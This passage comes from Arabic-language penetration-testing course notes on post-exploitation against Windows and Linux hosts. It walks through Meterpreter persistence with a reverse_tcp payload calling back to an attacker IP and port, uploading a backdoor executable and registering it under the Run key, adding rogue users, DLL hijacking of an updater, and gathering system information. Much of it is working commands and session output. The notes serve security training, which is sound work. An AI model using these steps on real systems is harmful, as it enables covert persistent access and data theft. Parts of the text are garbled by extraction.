- فأحنا هنربط ال **IP** بتاع ال **attacker** الموجود ف ال **Script** وهنبرمج ال **Domain** **Back door** لما يطلع الاتصال من ال **Victim** ال هو ال **Source** يروح لل **Domain** ال هو جهازنا ك **Attacker** يجي عال **destination** وليس ال **IP** لو ال **IP** اتغير عادي لأنه مربوط بنفس ال **Domain** فكدا كدا الاتصال هيجلنا على ال **Domain** ال احنا ربطناه بال **IP** بتعنا...
ودا كله بيتم من خلال **Dynamic DNS Service** اسمها ال **Service**

- تعالى نشوف ازاي نعمل **Inject** لل **Back door** عند ال **Victim** ونعمل عليه التعديلات بتعتنا ال ذكرناها وهنقولها تاني فالشرح ... عندنا **Metasploit framework** جاهز برضه فال **Module** **Post Exploitation technique** ودا بيعملنا ال **Persistence** ال هو ال **Back door** بفكرك معابيا عشان متوهش ... فأحنا هنا بالفعل فاتحين **Session** بال **Attack** مع ال **Target** بتعنا وعاوزين ننفذ ال **meterpreter** **Persistence** تعالى نشوف ال **Help** الخاص بال **Commands** بتعته ازاي .

```

meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

-A      Automatically start a matching exploit/multi/handler to connect to the agent
-L <opt> Location in target host to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on which the system running Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

```

- ودي ال Options ال هنحتاجها فالشغل بتعنا بالشرح بتعها ...

- -A starts the handler on our machine
- -X start the agent at boot
 - Notice that -X requires SYSTEM privileges on the machine
- -i 5 connection attempt each 5 seconds
- -p 8080 the port for the connect back
- -r [IP_Address] our IP address

- ال a عشان يشغل ال Handler ال بدوره هيعملك ال . Victim من ال back door connection

- وال x- بتخلي ال Back door يشتغل عند ال Victim machine او تشغيل للنظام ولازم عشان يشتغل معاك تكون واحد Privilege عاليه زي ال System privilege ال كنا اتكلمنا عنها وانها لازم أول خطوه فشغالك فال Escalation لازم تسعى لها عشان تكمل باقي خطواتك بنجاح

- ال I- معناه كل 5 ثواني ال Reverse back door بتعنا يشتغل من عند ال Victim ويبعتلنا ال Connection وانت ال بتحدد الوقت .

ال p- معناها هيرجع ال Port على انهي Connection عند ال Attacker ال هو احنا عملينه هنا ال 8080 ال هنسسلم عليه الاتصال من ال Victim ال زرعنه عند ال Back door .

-r عشان لو عاوز تديله ال IP بتاعك attacker ال هيجيلك
الاتصال عليه ولكن انت طبعا هتعمله بال Domain ال هتربطه بال IP
فعندك Option هو مش مذكور هنا ال -d عشان تربطه بال
Domain بدلا من ال IP وكله على حسب استخدامك ... تعالى ننفذ
الكلام دا عملي ...

- دی الخطوات ال بتعملها ال **Metasploit** عشان تعمل لل **Exploit** عند ال **Target** **back door** وتعالى نبص عليها بالتفصيل ...

The steps in detail are as follows:

Creating the payload:

```
Creating Payload=windows/meterpreter/reverse_tcp  
LHOST=192.168.102.147 LPORT=8080
```

Uploading the backdoor file

Persistent Script written to C:\Windows\TEMP\f1KiuvjYDY.vbs

Executing the backdoor

Executing script C:\Windows\TEMP\f1KiuvjYDY.vbs

Add the entry in the Windows Registry:

```
Installing into autorun as  
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nZVDeQbFvEi
```

- طب انت ک **Attacker** عاوز تتأكد ان ال **Back door** اتزرع عند
ال **Victim** واتعمله **Persistence** وكله تمام ... عندك ال
Windows ال **Query command** وتديه ال **reg** الخاصه بال
ال **Registry** رجعتاك فالرد من ال **Victim** و بتقول انه تم عمل ال
عند ال **Victim** عند ال **Persistence** ... تعالى نشوف مثال ...

```

meterpreter > reg queryval -k HKLM\Software\Microsoft\Windows\CurrentVersion\Run -v nZVDeQbFvEi
Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Name: nZVDeQbFvEi
Type: REG_SZ
Data: C:\Windows\TEMP\f1KiuvjYDY.vbs
meterpreter > ls C:\Windows\TEMP\f1*
Listing: C:\Windows\TEMP\f1*
=====
Mode          Size    Type   Last modified      Name
----          ----    ---    -----           ---
100666/rw-rw-rw- 148427 fil    2016-02-29 11:25:42 -0500  f1KiuvjYDY.vbs

```

- طب احنا زرعنا ال **Back door** بتعنا وكله تمام ... وعاوز أرجع منه لجهاز ال **Victim** ... كل ال عليك هتشغل ال **Handler** أو ال **Listener** بتاعك وهو عباره عن **option** هتديله ال **Exploit** زي ال **Source Port** وال **Source IP** وكذلك مع ال **Exploit** وال **Port** وهيفتحلك ال **Back** عن طريق ال **Victim** مع **reverse Connection** بتاعك ال عملاله **Inject** فال **door** عند **Windows Registry** فال **Session** جديدة غير ال فتحناها جهاز ال **Victim** وطبعا دي **Victim** ركيز معايا عشان عشان نعمل ال **Post Exploitation** فال **Meterpreter** ركيز فبعضها ... الدنيا متداخلش فبعضها ...

```

msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.102.147:8080
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.102.157
[*] Meterpreter session 14 opened (192.168.102.147:8080 -> 192.168.102.157:1039) at 2016-02-29 11:29:55 -0500

```

- واحنا فكل مره عاوزين نفتح **Meterpreter Session** نشغل بس ال **Handler** عندنا وهو **connection** عكسي مع ال **Machine** بتاعت ال **Victim** ويدخلك عليها ... واحنا اما غيرنا فال **Windows registry** هناك عند ال **Victim** برمجنا جهاز ال **Session Create** انه كل ميجي يعمل **Booting** ل **Victim** جديده عال **System** يدخلك بيها .

- لو انت عاوز تعمل Back door عند ال Target manual بطريقه Metasploit الجاهزة فال Modules زى ال Tool كدا ... فأنت عندك كذا Persistence قادر تستخدموهم عشان تعمل الكلام دا وهم ال MSF Venom وال BDF وال Veil كل دول بييمكنوك انك تعمل Back Door بالتفاصيل ال انت عاوزها وتبعته لـ Manual ... تعالى نشوف المثال ...

1. Upload the file into the victim machine:

```
upload [path_to_backdoor_file] [path_on_target]
```

```
upload /root/my_bd.exe C:\\windows\\
```

- هتعمل Create Back door لـ Upload بال Back door ال ذكرناها ... وتحدد المسار ال هتنزل فيه ال Tools

2. Edit the Windows Registry Key with the reg command, in order to load your file at startup:

```
reg setval -k [registry_key_path] -d [value_of_the_key]  
-v [name_of_the_key]
```

In our case it would be as follows

```
reg setval -k  
HKLM\\software\\microsoft\\windows\\currentversion\\run  
-d "C:\\Windows\\my_bd.exe" -v bd_name
```

- وبعد كدا هتعمل انت بطريقه Edit Manual لـ Queries الخاصه بال Victim Registry ال هتضيفها عند ال Back Door الخاصه بيـه لـ Windows Registry كل دا وانت فاتح ال Meterpreter Session بال High ... عشان الشغل دا كلـه يمشي معـاك تمام ... Privilege


The following snapshot shows the commands just seen:

```

meterpreter > upload /root/my_bd.exe C:\\Windows
[*] uploading : /root/my_bd.exe -> C:\\Windows
[*] uploaded : /root/my_bd.exe -> C:\\Windows\\my_bd.exe
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run
-d "C:\\Windows\\my_bd.exe" -v bd_name
Successfully set bd_name of REG_SZ.
meterpreter >


```

The registry will then look like this:



- بعد اما تعمل **upload** لـ **Back door** بتاعك وتعديل فال **Create Registry files** هتلباقي جديد اتعمله **Registry files** الخاص بال **Reverse Connection** وبال **Back door** ال هيطلع من جهاز ال **Victim** لجهازك ويفتح معاك ... وبكدا نكون نفذنا الطريقة الثانية ال **Back door** لـ **Manual** تعلى نشوف آخر طريقة عندنا فال **Maintaining Access** فال **Persistence** وهي اتنا نعمل فال **New Users** لـ **Create** . **Victim** على جهاز ال

- عشان نضيف **User** جديد عند ال **Victim** فال **Meterpreter** نستخدمه زي مينا عاوزين ... بما اتنا فاتحين **Command** مع ال **Victim Session** بس ونعمل **Create** لـ **user** لـ **user** بتعنا هناك ... عندك ال **net local group** وبعدين ال **net user** عشان تضيف ال **User** بتاعك لـ **group** وبال **options** بتاعتهم ...



- هتكتب ال **Command** ال **net user** وكمان تديله ال **Password** وال **/add** عشان تضيفه ... وكذلك مع ال **net local group** بعد ال **Command** ال **group** تديله ال **user** وال **Group** ال **Victim** عشان يضيفه وبكدا انت ضيفت ال **User** بتاعك عال **/add** وبعد كدا ضيفته فجروب داخل ال **Domain** عند ال **System** خد بالك الجروب ال هتضيف فيه ال **user** تتأكد انه ليه **RDP** على ال **Services** على ال **Access** وال **Telnet** ال كنا اتكلمنا عنهم قبل كدا ... عشان مناخدش وقت ثاني فأضافتهم لل **Groups** وممكن ميكنش مسموح لنا اننا نضيف اي حد طبعا لو **User** عادي انما ال **System Account** بيعمل كل حاجه ... فعلى ايه خدها من قصرها ونقى ال **group** ال هتضيف فيه **user** يكون بيديك **Access** على ال **services** على ال **Access** فيما بعد .

- عندنا طريقة أخرى عشان نعمل ال **Maintaining Access** برضه زياذه على ال **DLL Hijacking** / **methods** ال ذكرناها وهي ال **Dynamic Link** ... ال هي ال **DLL files** ... **preloading** دي المكتبات ال بتشتغل مع ال **Applications** ال **Libraries** بيشغلها ال **Users** فكل مره لتشغيله ل **App** معين ... اي عشان يشتغل عندك هتلacie بيحتج يستدعي ملفات ال **Software** عشان يشغل حاجه معينه ليك ... زي مثلا لو انت ف **game** **DLL** وعاوز تشغل الصوت دي ليها ملفات **DLL** لازم ال **Software** بتاعك يعملها **Import** عشان الصوت يشتغل عندك وهكذا فأي حاجه ... ال عموما عارف أماكن محدده لل **DLL** موجوده فال **System** بيروحها عشان يجيب منها ال **DLL Files** اللازمه للشغله دي ... فأحنا هنعمل **DLL Hijacking** يعني هنبدل ال **DLL files** الوهميه ال **Malicious DLL Files** ال احنا عاملينها ومبرمجتها الك **Attackers** .

- وال **Applications** عموماً بتروح تدور فال 6 أماكن دول عشان تجيب منهم ال **DLL Files** الخاص بتشغيل ال **Service** ال انت عاوزها ... فأحنا وظيفتنا تتبع ال 6 أماكن دول ونعمل **Inject** ل **DLL** عشان نعمل ال **DLL Files** جوا ال **malicious code** ونشوف هنلوقش ... **Hijacking** مع بعض بالتفصيل ...

1. The directory from which the application was launched
2. The C:\Windows\System32 directory
3. The 16-bit Windows system directory (i.e, C:\windows\system)
4. The Windows directory (C:\windows)
5. The current directory at the time of execution
6. Any directories specified by the %PATH% environment variable


- تعالى ناخد مثال على **Skype** البرنامج التابع ل **Microsoft** ونشوف ازاي بيتنفذ ال **Attack** عليه ... البرنامج دا عطوط بيحصله **Updates** وبتلقي ال **Updates** دي بتطلعك دايماً على نافذه كل متفتحه طبعاً عشان تطلعك بتحتاج تروح تستدعي ال **DLL** البرنامج الخاصه بال **App** لل **Update** دا ... البرنامج ال اسمه **Updater.exe** ال بيعمل **update** ليه موجود فالمسار دا “**%programfiles%\skype\Updater.exe**” بينزل ال **Skype** كبرنامج بيروح يحتفظ بيء فالمسار التالي ... مكتبه ال **DLL** اللي ال **%systemroot%\Temp** كل مره بيجي يعمل **update** عشان يشغلها اسمها ال **UXTHEME.DLL** ... هنا يجي دورك انت ك **Malicious Soft** هتبدل ال **DLL Library** دي بال **Attacker** **ware** بتاعك بحيث كل ميجي يعمل **Update** يستدعي ال **Software** ال انت عملته **Inject** بدل من ال **DLL Library** ال اصلية ... دا شكل من الحفاظ على الاختراق ليه !؟ لأن ال **Victim** كل مره بيشغل ال **Skype App** هيشتغل ال **Update** معاه وهيبقى فال **Attacker** أتحكم أنا فيه عن بعد .

- ال Tool ال بتجبلنا مكان ال DLL Files وتتبع المسار الخاص بيها عندنا ال Process Monitor ودي بيتجي ضمن حزمته Tools اسمها Windows تقدر تنزلها عندك عال Sys internals ال ... وال Tool دي بيتجبك ال DLL Files الخاص بال Apps ...

Time	Process Name	PID	Operation	Path	Result
1:04:...	lync.exe	4112	Load Image	C:\Windows\System32\pcrt4.dll	SUCCESS
1:04:...	lync.exe	4112	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\SideBySide\AssemblyStorageRoots	NAME NOT FOUND
1:04:...	lync.exe	4112	CreateFile	C:\Program Files\Microsoft Office\root\Office16\Appv\svSubsystems64.dll	SUCCESS
1:04:...	lync.exe	4112	CreateFile	C:\Program Files\Microsoft Office\root\Office16\lync.exe.Local	NAME NOT FOUND
1:04:...	lync.exe	4112	QueryBasicInformationFile	C:\Program Files\Microsoft Office\root\Office16\Appv\svSubsystems64.dll	SUCCESS
1:04:...	lync.exe	4112	CloseFile	C:\Program Files\Microsoft Office\root\Office16\Appv\svSubsystems64.dll	SUCCESS
1:04:...	lync.exe	4112	CreateFile	C:\Windows\Win32\amd64_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.16299.334_none_46b5c5cbedf5671f	SUCCESS
1:04:...	lync.exe	4112	CreateFile	C:\Program Files\Microsoft Office\root\Office16\Appv\svSubsystems64.dll	REPARSE
1:04:...	lync.exe	4112	Load Image	C:\Windows\System32\ole32.dll	SUCCESS

Column	Relation	Value	Action
<input checked="" type="checkbox"/> Process Name	is	RegSrvc.exe	Include
<input checked="" type="checkbox"/> Result	is	NAME NOT FOUND	Include
<input checked="" type="checkbox"/> Process Name	is	Procmon.exe	Exclude
<input checked="" type="checkbox"/> Process Name	is	Procexp.exe	Exclude

Time of Day	Process Name	PID	Operation	Path	Result
2:12:41:57...	RegSrvc.exe	3340	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\3e0e3a92-b00b-4456-9dee-f40aba77f00e	NAME NOT FOUND
2:12:41:57...	RegSrvc.exe	3340	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GРЕ_Initialize\DisableMetaFiles	NAME NOT FOUND
2:12:41:57...	RegSrvc.exe	3340	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam\UserSettings\S-1-5-10\Device\HarddiskVolume5\Program Files\Common File	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	CreateFile	C:\Windows\Prefetch\REGSRVC.EXE-7CF56E0C.of	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\3c74af9-8d82-44e3-b52c-365dbf48382a	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\0f95efc-7f75-49c7-a994-60a55cc09571	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	RegQueryValue	HKLM\System\CurrentControlSet\Control\Sep\GP\DLL	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeIdentifiers\TransparentEnabled	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	RegOpenKey	HKEY_DEFAULT\Software\Policies\Microsoft\Windows\safer\CodeIdentifiers	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDSearchMode	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	CreateFile	C:\Program Files\Intel\WirelessCommon\MSVCR110.dll	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	CreateFile	C:\Program Files\Intel\WirelessCommon\rfc110.dll	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	CreateFile	C:\Program Files\Intel\WirelessCommon\MSVCP110.dll	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	CreateFile	C:\Program Files\Intel\WirelessCommon\UxTheme.dll	NAME NOT FOUND
2:12:46:63...	RegSrvc.exe	2280	CreateFile	C:\Program Files\Intel\WirelessCommon\MSVCR110.dll	NAME NOT FOUND
2:12:46:64...	RegSrvc.exe	2280	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND
2:12:46:64...	RegSrvc.exe	2280	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\0e0fe12b-e926-44d2-8cf1-8a62a6d44036	NAME NOT FOUND
2:12:46:64...	RegSrvc.exe	2280	RegOpenKey	HKLM\System\CurrentControlSet\Control\Error Message Instrument	NAME NOT FOUND



- وصلت عن طريق ال **DLL Library** ال فيها ملف ال **tool** لمكان ال **Drop** على حسب الشغل فالمثال بتعنا هنا ... روح اعمله **Update** احذفه وحط مكانه ال **Payload**وليكن **Malicious Software** ال عامله بـاستخدام **Restart Tool** زي ال **MSF venom** واعمل **exe file** وال **App** لـ **Reboot Services** ال **DLL File** هيستغل مجرد مال **System** يشتغل ... وبكدا نكون انهينا اهم جزء فال **Post Exploitation** وهو ال **Maintaining Access** وال **Escalation techniques** بكل ال **Privilege** الخاصه بيهم وطريقه تنفيذهم وازاي نحقق أقصى استفاده منهم ودي اهم خطوه فال **Post Exploitation** لو نجحت فالباقي كلها سهل .

6.3 Pillaging:



- عاوزين بعد كذا نجمع ال **Sensitive data** الموجوده عند ال **Victim** زي بيانات العملاء ال عنده فالشركه وتقارير عن المؤسسه ومشاريع الشركه ال بتعملها للمستقبل وال **Credentials** الخاصه بال **System Users** على ال **Scope of engagement** ال اتفقت عليه من الاول .

- حته ال **Data harvest** دی بتختلف على حسب نوع ال **Data** ال عملاتها ... **Exploit** ... **Machine** بيكون فيها سهل وتعرف تجيب معلومات كتير على عكس باقي ال **OS**.

- عندنا بعض ال **Commands** ال بنسخدمها من خلال ال **Commands** عشان نعمل ال **Data Harvest** منها موجود عال **Meterpreter** بتعتننا ومنها موجود ک **Scripts** جاهزة تقدر تجبيها **Sys info** عادي من اي مكان ... عندنا ال **Public** ودا بيجبلنا معلومات عن ال **Remote System** ونوعه والبنيه بتعته وكمان هل تابع ل **Domain** ولا لاء يعني تابع ل **Work Group** ولا لاء وهكذا ... وال **Command** دا ينفع يشتغل على **Windows** و ... **Linux**

```
meterpreter > sysinfo
Computer      : ELS
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64 (Current Process is WOW64)
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter >

meterpreter > sysinfo
Computer      : ubuntu
OS            : Linux ubuntu 3.16.0-30-generic #40~14.04.1-Ubuntu SMP
Thu Jan 15 17:45:15 UTC 2015 (i686)
Architecture   : i686
Meterpreter    : x86/linux
meterpreter >
```

- عندك ال **getuid** ال **command** دا بيجبك معلومات عن ال **User id** حاليا وال **User** ال داخل **Login Machine** عال **Shell** بييه ... برضه شغال على **Windows** و **Linux** ... وممكن تفتح **Commands** من ال **meterpreter** و تكتب **Shell** النتيجه ...

```
meterpreter > getuid
Server username: els\els
meterpreter > shell
Process 1544 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7]
Copyright (c) 2009 Microsoft Corp$ whoami
C:\Users\els\Downloads> whoami
whoami
els\els

meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000, suid=1000, sgid=1000
meterpreter > shell
Process 7901 created.
Channel 2 created.
$ id
uid=1000(els) gid=1000(els) groups=1000(els),4(adm),24(cdrom),27(sudo),30(dip),
```

- فزى منتا شوفت مهم تعرف نوع ال **System** وهل هو **Server** ولا **client** عادي ... لانه لو **Server** هترق كتير لأننا هنروح نعمل عليه ال شغاله عليه وايه التغيرات الموجودة فيها وازاي ممكن نستغلها عشان نتحكم فال **Devices** المرتبطة بيها.

- عندنا بعض ال **Scripts** الجاهزه فال **Metasploit** تقدر تستخدمنا وانت فاتح **Victim** مع ال **Meterpreter** بال **Session** ل **enumeration** طبعا ... بتسخدمها عشان تعمل **Privilege /post** زي مقولنا ... وهلاقيه موجوده فالمسار دا **Information** **/Linux** وبالنسبة لل **Linux** هلاقيه موجوده بالاسم دا **windows/gather** ... **run** ... تقدر تعملهم **/post/Linux/gather**


```
meterpreter > run post/windows/gather/
